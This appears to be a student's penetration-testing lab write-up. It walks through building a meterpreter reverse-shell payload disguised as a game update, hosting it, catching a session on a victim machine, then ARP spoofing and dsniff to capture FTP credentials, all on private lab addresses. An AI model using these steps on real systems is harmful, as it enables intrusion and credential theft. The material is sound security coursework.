
Question 1:

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1. Initialization, enable SSH on KALI and open SSH socket.



- Sudo su => to get into root
- o systemctl enable ssh => enable secure shell on KALI
- systemctl start ssh.socket => open port 22 on KALI for GIT to ssh on the machine.
- 2. Open Git prompt and SSH to root of KALI system and install apache2

```
$ ssh bpg@192.168.157.100 bpg@192.168.157.100's password:
Linux kali-pc-001 5.6.0-kali2-amd64 #1 SMP Debian 5.6.14-1kali1 (2020-05-25) x86 _64

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue Sep 1 05:53:34 2020 from 192.168.157.1 bpg@kali-pc-001:~$ sudo su - [sudo] password for bpg: root@kali-pc-001:~# apt install apache2|
```

- Ssh <u>bpg@192.168.157.100</u> => start ssh session
- Sudo su => to get into root
- Apt install apache2 => install web server
- 3. Create payload for windows.

```
Last login: Tue Sep 1 05:53:34 2020 from 192.168.157.1

| hpg@kali-pc-001:~$ sudo su - [sudo] password for bpg:
| root@kali-pc-001:-# apt install apache2
| Reading package lists... Done |
| Building dependency tree |
| Reading state information... Done |
| apache2 is already the newest version (2.4.43-1). |
| o upgraded, o newly installed, o to remove and o not upgraded. |
| root@kali-pc-001:/~# cd /var/www/html/ |
| root@kali-pc-001:/var/www/html# dir pubgupdate |
| root@kali-pc-001:/var/www/html# de pubgupdate |
| root@kali-pc-001:/var/www/html# de pubgupdate |
| root@kali-pc-001:/var/www/html/pubgupdate |
| ro
```

- Cd /var/www/html =>move to web page hosting directory
- Mkdir pubgupdate => Create new folder
- Cd pubgupdate => change working directory to newly created folder
- msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b
 "\x00" LHOST=192.168.157.100 -f exe > /var/www/html/pubgupdate/pubg-update.exe => CREATE
 PAYLOAD/VENOM USING MSF TOOL.
- 4. Enable payloads webhosting

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Final size of exe file: 73802 bytes
Foot@kali-pc-001:/var/www/html/pubgupdate# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali-pc-001:/var/www/html/pubgupdate# systemctl start apache2
root@kali-pc-001:/var/www/html/pubgupdate# |
```

- Systemctl enable apache2
- Systemctl start apache2
- 5. Transfer the payload to the victim's machine.



- 6. Exploit the victim's machine.
 - Open msfconsole, by typing msfconsole in SSH window
 - Type following set of instructions:
 - Use multi/handler
 - Set payload windows/meterpreter/reverse tcp
 - Show options (verify LHOST IP is same as of KALI system, else use set LHOST <IP OF KALI to set the IP)
 - Exploit -j -z
 - Now wait for victim machine to run the payload.

```
♦ bpg@kali-pc-001: ~
                          ############
                                                 ##
###
                             ########
                            #########
                                                  #####
                                                ######
                          ############
                         # # ### # ##
                           ##############################
                                   ## ## ##
https://metasploit.com
                            ##
      =[ metasploit v5.0.93-dev
---[ 2029 exploits - 1103 auxiliary - 344 post
---[ 562 payloads - 45 encoders - 10 nops
---[ 7 evasion
 Metasploit tip: Enable verbose logging with set VERBOSE true
 msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
 Module options (exploit/multi/handler):
    Name Current Setting Required Description
 Payload options (windows/meterpreter/reverse_tcp):
                Current Setting Required Description
                                                   Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
    EXITFUNC process yes
LHOST 192.168.157.100 yes
LPORT 4444 yes
 Exploit target:
    Id Name
    0 Wildcard Target
 msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
 [*] Started reverse TCP handler on 192.168.157.100:4444


msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.157.129

[*] Meterpreter session 1 opened (192.168.157.100:4444 -> 192.168.157.129:49745) at 2020-09-01 15:02:13

-0700
 <u>msf5</u> exploit(multi/handler) > session
select the new session by following command: sessions -i 1
 <u>msf5</u> exploit(multi/handler) > sessions -i 1
  [*] Starting interaction with 1...
meterpreter > screenshot
 Screenshot saved to: /root/xtBIdCiG.jpeg
meterpreter >
```


0

0




Question 2:

- 1. Create an FTP server (on victim Machine)
 - Open server manager and select "add roles and features" under Manage tab.
 - Select IIS and FTP server options and click Install.




• Open IIS manager from tools of Server Manager and right click the webhosting instance and

select "add FTP site"




- Then disable SSL and hit next.
- Keep authentication as "Basic" and authorization as "READ/WRITE" for "all users"
- ALSO ENSURE THAT VICTIM WINDOW'S FIREWALL IS OFF ELSE FTP CONNECTION WOULD FAIL.
- 2. Access FTP server from windows command prompt
 - Go to Pentester machine and open command prompt (Admin) and type following command:
 - ftp <IP of Victim Machine>, here 192.168.157.131



- Verified port status of all 3 machines on the network using NMAP on KALI machine:
 - Use nmap -Pn -sS 192.168.157.* to scan.



- 3. Do an MITM and username and password of FTP transaction using Wireshark and dsniff.
 - Install dsniff on Kali machine by using: apt install dsniff
 - Enter following commands
 - Echo 1 > /proc/sys/net/ipv4/ip forward this enables routing on this system.
 - Sysctl -w net.ipv4.ip_forward=1 enable routing for system CTL module (by setting variable "net.ipv4.ip forward" to 1(enable)



NOW ARP SPOOFING

 Arpspoof -i eth0 -t <IP OF VICTIM with FTP enabled> -r <IP of client that will perform FTP operation>

```
Processing triggers for libc-bin (2.30-8) ...

Processing triggers for man-db (2.9.2-1) ...

root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward

root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1

net.ipv4.ip_forward = 1

root@kali-pc-001:~# arpspoof -i etho -t 192.168.157.131 -r 192.168.157.129


0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93

0:c:29:84:3:93 0:c:29:5e:7f:78 0806 42: arp reply 192.168.157.121 is-at 0:c:29:84:3:93

0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.121 is-at 0:c:29:84:3:93

0:c:29:84:3:93 0:c:29:5e:7f:78 0806 42: arp reply 192.168.157.121 is-at 0:c:29:84:3:93
```

- Now open another terminal and send the command: dsniff -i eth0
- Then go to pentester machine and perform FTP on victim machine and the details would get captured on Wireshark as well as on KALI terminal.



1.

2.

